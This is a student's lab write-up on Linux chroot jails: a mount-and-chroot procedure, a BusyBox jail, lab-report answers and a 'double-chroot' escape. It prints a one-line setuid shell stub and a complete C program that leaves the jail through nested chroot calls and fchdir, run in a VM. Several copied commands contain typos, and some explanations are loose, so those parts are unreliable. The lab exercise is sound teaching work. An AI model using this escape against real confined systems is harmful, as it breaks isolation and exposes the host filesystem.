
Turn the new directory to be a chroot directory
-
Now…only programs in the bin folder can be run
- Other programs outside of the chroot directory are NOT accessible
Windows does NOT have a chroot!!
- Performing a “mount bind” will give chroot users selected access to some system resources
- …pass resources from external into the chroot
[x] Set up a ‘chroot Jail’ using ‘BusyBox’
[x] Activate the ‘chroot Jail’
[x] Test & Exit the ‘chroot Jail’
[x] Write a lab report, answer 2 questions
[x] Explore the Double-chroot Escape exploit
From the video How to Mount and Chroot into a Linux Root Directory I learned:
Requires a bootable USB Linux OS (Mint with internet connectivity, recent kernel and chroot ability).
Procedure:
- List the file system > lsblk -f
- Find the root partition’s /dev/() number > ex: ‘/dev/sda3’
- Create a ‘Mount Point’ > sudo mkdir /mnt/tmp
- If ‘mkdir: cannot create directory ‘/mnt/tmp’: File exists’ error run command to remove the file…then rerun mkdir command from step 4 > sudo rm -rf /mnt/tmp
- Mount root partition to the mount point > sudo mount /dev/(number of the partition ex: sda3)/mnt/tmp
If the partiion type is BTRFS…a different procedure is required.
- chroot into root partition to allow communication > sudo mount –bind /sys /mnt/tmp/sys
- Mount the /proc folder > sudo mount –bind /proc /mnt/tmp/proc
- Mount the /dev folder > sudo mount –bind /dev /mnt/tmp/dev
-
Mount the /dev/pts folder > sudo mount –bind /dev/pts /mnt/tmp/dev/pt
-
if ability to install or upgrade packages is desired, the nameserver must be changed so that the internet can be used on this partition
-
Move the resolv.conf of the root directory to a different directory, a new one will be created > sudo mv /mnt/tmp/etc/resolv.conf /mnt/tmp/etc/resolv.conf-old
- Create a new resolv.conf > sudo nano /mnt/tmp/etc/resolv.conf
-
Add 2 lines to the resolv.conf file in nano…CTRL-X and Y to save > nameserver 8.8.8.8 and nameserver 8.8.4.4
-
chroot into the root directory > sudo chroot /mnt/tmp
‘root@mint’ should appear in the console
- Unmount the partition and delete the mount point after exiting (deleting the mount point could delete the root directory)> sudo umount -l /mnt/tmp
- To delete the mount point > sudo rm -rf /mnt/tmp
From the video Breaking Out of Restricted Linux chroot Jails I learned:
- List the directories in the chroot environment > ls -l /
- Check the c-group information to understand the system restrictions and what escape paths are available > cat /proc/l/cgroup

- Create an escape script using c, elevate privileges and launch a shell > echo ‘int main() { setuid(0); setgid(0); system(“/bion/sh”);}’ > /tmp.escape.c
- Compile the c code using gcc (if available in chroot jail) to create an executable that may be run > gcc /tmp/escape.c -o /tmp/escape
- Confirm root privileges with ‘whoami’ command > success if response is ‘root’
Homework
1. Chroot Jail in Busybox

- I installed Busybox in my Ubuntu Virtual Machine
Creating the Jail
Following instructions provided by ChatGPT:

- Make a ‘jail’ directory
- …creating parent directories
- …and a ‘bin’ file
- Verify the ‘jail’ directory


- Copy busybox into the jail directory…and verify

- Make the ‘jail’ directory into a Chroot
- Activate the ‘jail’

- confirm in jail > only ‘bin’ is visible
- Exit Chroot Jail

- Attempt Directory Tranversal > fail to escape!

- Attempt file grab > fail!!

2. Lab Report
Question 1: When you ran cd ../../.. inside the jail and checked your location, why couldn’t you exit? How does the kernel manipulate path resolution for a chroot-ed process?
- Based on my understanding of a ‘chroot’, the kernel assigns ‘root’ status for specific users to a particular folder
- For that particular user who is ‘jailed in the chroot’, the chroot directory is as deep as they can go
- …no tranversal outside of the chroot ‘jail’ directory is supposed to be possible
According to a ChatGPT explanation “the (kernel) process no longer considers the real system root as its starting point, the jail directory becomes its new root”
Question 2: What happens if you try to run commands like nano, python3, or grep inside your jail? Explain why they fail, even if they are installed on your host OS.
- Since chroot confines the user to the folder as the root folder, attempts to run executables such as nano, python3 or grep fail because these executables must exist in the ‘chroot jail’
- For those commands to work, the executables must be installed inside the ‘chroot jail’
3. The Privilege Escape
I watched and learned from the video How to Mount and Chroot into a Linux Root Directory how to escape from ‘Chroot Jail’ by the ‘mounting’ technique.
Querying ChatGPT for a technical description of the Chroot Jail vulnerability, it provided this explanation:
Chroot changes only the file root pointer, it does not remove root privileges, create a separate mount namespace, isolate processes, or prevent privilege system calls
Running as UID 0 inside the jail still has powerful capabilities
The key, apparently is that a deeper directory can still be created and the root changed to that (deeper) new directory. Once in the new root, traversing up to the ‘real root’ is possible…and control of the computer becomes possible.
Once the process is positioned outside its active root, the kernel’s normal ‘do not traverse above /’ protection is no longer effect to confine it to the jail
Testing the Jail break
ChatGPT used to guide me through the process.

- Take a VirtualBox snapshot
I was warned not to do this on my Windows Host, only on the VM.

- Write a script using Nano to execute the jail break
#define _GNU_SOURCE

#include <errno.h>
#include <fcntl.h>
#include <stdio.h>
#include <stdlib.h>
#include <sys/stat.h>
#include <unistd.h>

static void fail(const char *message)
{
    perror(message);
    exit(EXIT_FAILURE);
}

int main(void)
{
    const char *jail = "/tmp/chroot-demo/jail";
    int old_root_fd;

    if (geteuid() != 0) {

        fprintf(stderr, "This demonstration must be run with sudo.\n");
        return EXIT_FAILURE;
    }

    printf("[1] Entering jail at %s\n", jail);

    /*
     * Move into the jail directory before changing the process root.
     */
    if (chdir(jail) == -1)
        fail("chdir(jail)");

    if (chroot(".") == -1)
        fail("initial chroot");

    if (chdir("/") == -1)
        fail("chdir(/)");

    printf("[2] Process is now inside the first chroot.\n");

    /*
     * Save a file descriptor referencing the current jail root.
     */
    old_root_fd = open(".", O_RDONLY | O_DIRECTORY);
    if (old_root_fd == -1)
        fail("open old jail root");

    printf("[3] Saved file descriptor %d for the old jail root.\n",
           old_root_fd);

    /*
     * Create and enter a second, deeper chroot.
     */
    if (mkdir("breakout", 0755) == -1 && errno != EEXIST)
        fail("mkdir breakout");

    if (chroot("breakout") == -1)
        fail("second chroot");

    printf("[4] Process root now points to /breakout.\n");

    /*
     * Return through the saved descriptor. This directory is outside
     * the second chroot's new root.
     */
    if (fchdir(old_root_fd) == -1)
        fail("fchdir old root");

    close(old_root_fd);

    printf("[5] Returned to the old jail root using fchdir().\n");

    /*
     * Walk upward. Extra iterations are harmless after reaching the
     * real filesystem root.
     */
    for (int i = 0; i < 100; i++) {
        if (chdir("..") == -1)
            fail("chdir(..)");
    }

    /*
     * Make the current directory the process's new root.
     */
    if (chroot(".") == -1)
        fail("final chroot");

    if (chdir("/") == -1)
        fail("final chdir(/)");

    printf("[6] Escape completed.\n");
    printf("[7] Attempting to read a file outside the original jail:\n\n");

    FILE *file = fopen("/tmp/chroot-demo/outside.txt", "r");
    if (file == NULL)
        fail("fopen outside file");

    char buffer[256];

    while (fgets(buffer, sizeof(buffer), file) != NULL)
        fputs(buffer, stdout);

    fclose(file);

    printf("\nSUCCESS: the process accessed the host VM filesystem.\n");

    return EXIT_SUCCESS;
}
- Create the Jail


- confirm the layout of the jail
-
I was told to note that the ‘outside.txt’ file is deliberately outside the jail directory
-
Compile the Script
-
Compile and confirm compilation

-
Run the Escape Program
-
Attempt to run with ‘./chroot_escape_demo’ > fail
- Not a privileged command
-
Run with Privileged Command
-
Use ‘sudo’

- ‘sudo ./chroot_escape_demo’ > jailbreak successful!!
- text in the file ‘outside.txt’ located outside the chroot jail could be successfully read and printed